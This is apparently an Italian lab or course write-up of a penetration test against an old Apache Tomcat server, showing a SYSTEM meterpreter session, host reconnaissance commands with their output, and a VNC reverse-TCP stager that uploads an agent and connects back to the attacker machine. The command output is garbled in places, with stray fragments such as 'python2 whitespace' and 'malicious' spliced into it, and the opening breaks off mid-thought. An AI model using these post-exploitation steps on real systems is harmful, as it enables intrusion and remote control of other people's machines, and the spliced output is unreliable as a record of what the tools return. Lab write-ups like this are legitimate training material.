Il servizio Apache Tomcat richiede l'autenticazione in /manager/directroy. Ma il servizio in questo host è vecchio. Mi sono reso conto che su Internet potrebbero esserci credenziali di accesso predefinite per questo servizio. Quindi ho trovato lì

La sessione meterpreter viene aperta dopo il comando run:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > whitespace
```

Sto eseguendo il comando "systeminfo" nella shell per capire se l'host è una macchina virtuale o fisica. Il produttore è "QEMU", il modello di sistema è "Standard PC (Q35 + ICH9, 2009)", la versione del BIOS è "SeaBIOS rel-1.16.3-0-ga6ed6b701f0a-prebuilt.qemu.org" e l'adattatore di rete è "Red Hat VirtIO Ethernet Adapter". Quindi tutto ciò significa che la macchina è virtuale:

```
C:\tomcat7>systeminfo S2|4 Pratica_S3|3
systeminfo

Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: pratrica_S2|4 Port 445 T
Proprietario registrato: Multiprocessor Free
Organizzazione registrata: user
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 29/12/2024, 20:32:46
Produttore sistema: QEMU
Modello sistema: Standard PC (Q35 + ICH9, 2009)
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
[01]: AMD64 Family 15 Model 107 Stepping 1 AuthenticAMD ~1000 Mhz
Versione BIOS: SeaBIOS rel-1.16.3-0-ga6ed6b701f0a-prebuilt.qemu.org, 01/04/2014
Directory Windows: C:\Windows
Directory di sistema: C:\Windows\system32
Dispositivo di avvio: \Device\HarddiskVolume1
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario: (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale: 2.559 MB
Memoria fisica disponibile: 1.705 MB
Memoria virtuale: dimensione massima: 3.775 MB
Memoria virtuale: disponibile: 2.866 MB
Memoria virtuale: in uso: 909 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: N/D
Schede di rete:
[01]: Red Hat VirtIO Ethernet Adapter
    Nome connessione: Ethernet 3
    DHCP abilitato: No
    Indirizzi IP
python2 whitespace
```

Il comando ipconfig fornisce informazioni sulla configurazione di Internet:

```
C:\tomcat7>ipconfig
ipconfig

Configurazione IP di Windows
    Home Pratica_S2... malicious...
Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : fd8b:c95a:693f:32bf:b5df:8a70:f153:55f8
    Indirizzo IPv6 temporaneo. . . . . : fd8b:c95a:693f:32bf:9084:d9dd:215:c7cd
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::b5df:8a70:f153:55f8%4
    Indirizzo IPv4. . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1
Scheda Tunnel isatap.{62A90C88-F1C5-4485-BFB4-6DF2AC3B890B}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:
Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:826:b950:4fdf:e667
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::826:b950:4fdf:e667%6
    Gateway predefinito . . . . . :
python2 whitespace
```

Ho eseguito diversi comandi tutti in sessione meterpreter, powershell e shell, nessuno di essi ha portato alla scoperta della disponibilità di una webcam attiva. L'unico che ha funzionato è stato il comando "wmic path Win32_PnPEntity get Name, Description" per interrogare e visualizzare informazioni sui dispositivi Plug and Play (PnP) su un sistema Windows. Non c'erano informazioni sulla fotocamera o sulla webcam. Quindi sono giunto alla conclusione che la macchina virtuale non ha webcam attive:

```
C:\tomcat7>wmic path Win32_PnPEntity get Name, Description
wmic path Win32_PnPEntity get Name, Description
Description          Name
Extended IO Bus      Extended IO Bus
Local Print Queue    Coda di stampa radice
System CMOS/real time clock System CMOS/real time clock
Volume Manager       Volume Manager
Standard PS/2 Keyboard Standard PS/2 Keyboard
Audio Endpoint       Altoparlanti (2- Dispositivo High Definition Audio)
Audio Endpoint       Linea in ingresso (2- Dispositivo High Definition Audio)
Microsoft Basic Display Driver Microsoft Basic Display Driver
Generic software device Microsoft IPv4 IPv6 Transition Adapter Bus
System board         System board
Microsoft Teredo Tunneling Adapter Microsoft Teredo Tunneling Adapter
Local Print Queue    Microsoft Print to PDF
UMBus Enumerator     UMBus Enumerator
vport1p1              vport1p1
vport1p2              vport1p2
vport1p3              vport1p3
QEMU FWCfg Device   QEMU FWCfg Device
Local Print Queue    Fax
Composite Bus Enumerator Composite Bus Enumerator
Microsoft Virtual Drive Enumerator Microsoft Virtual Drive Enumerator
Extended IO Bus       Extended IO Bus
Microsoft ISATAP Adapter Microsoft ISATAP Adapter
Microsoft Storage Spaces Controller Microsoft Storage Spaces Controller
Extended IO Bus       Extended IO Bus
Microsoft Kernel Debug Network Adapter Microsoft Kernel Debug Network Adapter
```

Dispositivo High Definition Audio	Dispositivo High Definition Audio
HID Button over Interrupt Driver	HID Button over Interrupt Driver
Generic volume	Generic volume
UMBus Root Bus Enumerator	UMBus Root Bus Enumerator
Generic software device	Microsoft Radio Device Enumeration Bus
ACPI x64-based PC	ACPI x64-based PC
PCI Express Root Complex	PCI Express Root Complex
High Definition Audio Controller	High Definition Audio Controller
Standard SATA AHCI Controller	Standard SATA AHCI Controller
Microsoft ACPI-Compliant System	Microsoft ACPI-Compliant System
Microsoft Basic Render Driver	Microsoft Basic Render Driver
VirtIO Serial Driver	VirtIO Serial Driver
Local Print Queue	Microsoft XPS Document Writer
ACPI Fixed Feature Button	ACPI Fixed Feature Button
CPU to IO Controller	CPU to IO Controller
Disk drive	QEMU HARDDISK
SM Bus Controller	SM Bus Controller
VirtIO RNG Device	VirtIO RNG Device
Generic software device	Sintetizzatore Wavetable Microsoft GS
NDIS Virtual Network Adapter Enumerator	NDIS Virtual Network Adapter Enumerator
Red Hat VirtIO GPU DOD controller	Red Hat VirtIO GPU DOD controller
LPC Controller	LPC Controller
Microsoft System Management BIOS Driver	Microsoft System Management BIOS Driver
Generic Non-PnP Monitor	Generic Non-PnP Monitor
Red Hat VirtIO Ethernet Adapter	Red Hat VirtIO Ethernet Adapter
Plug and Play Software Device Enumerator	Plug and Play Software Device Enumerator
PS/2 Compatible Mouse	PS/2 Compatible Mouse
Generic volume	Generic volume
Remote Desktop Device Redirector Bus	Remote Desktop Device Redirector Bus
CD-ROM Drive	QEMU QEMU DVD-ROM

Il comando "screenshot" non ha funzionato, quindi ne ho usato un altro:

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.200.100 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Windows\TEMP\NalRtjloxLB.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.200.100:4545 ...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
[*] VNC Server session 2 opened (192.168.200.100:4545 → 192.168.200.200:49525) at 2024-12-30 01:44:39 +0400
Desktop name "desktop-9k1o4bt"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

E lo screenshot che è stato fatto è qui sotto:

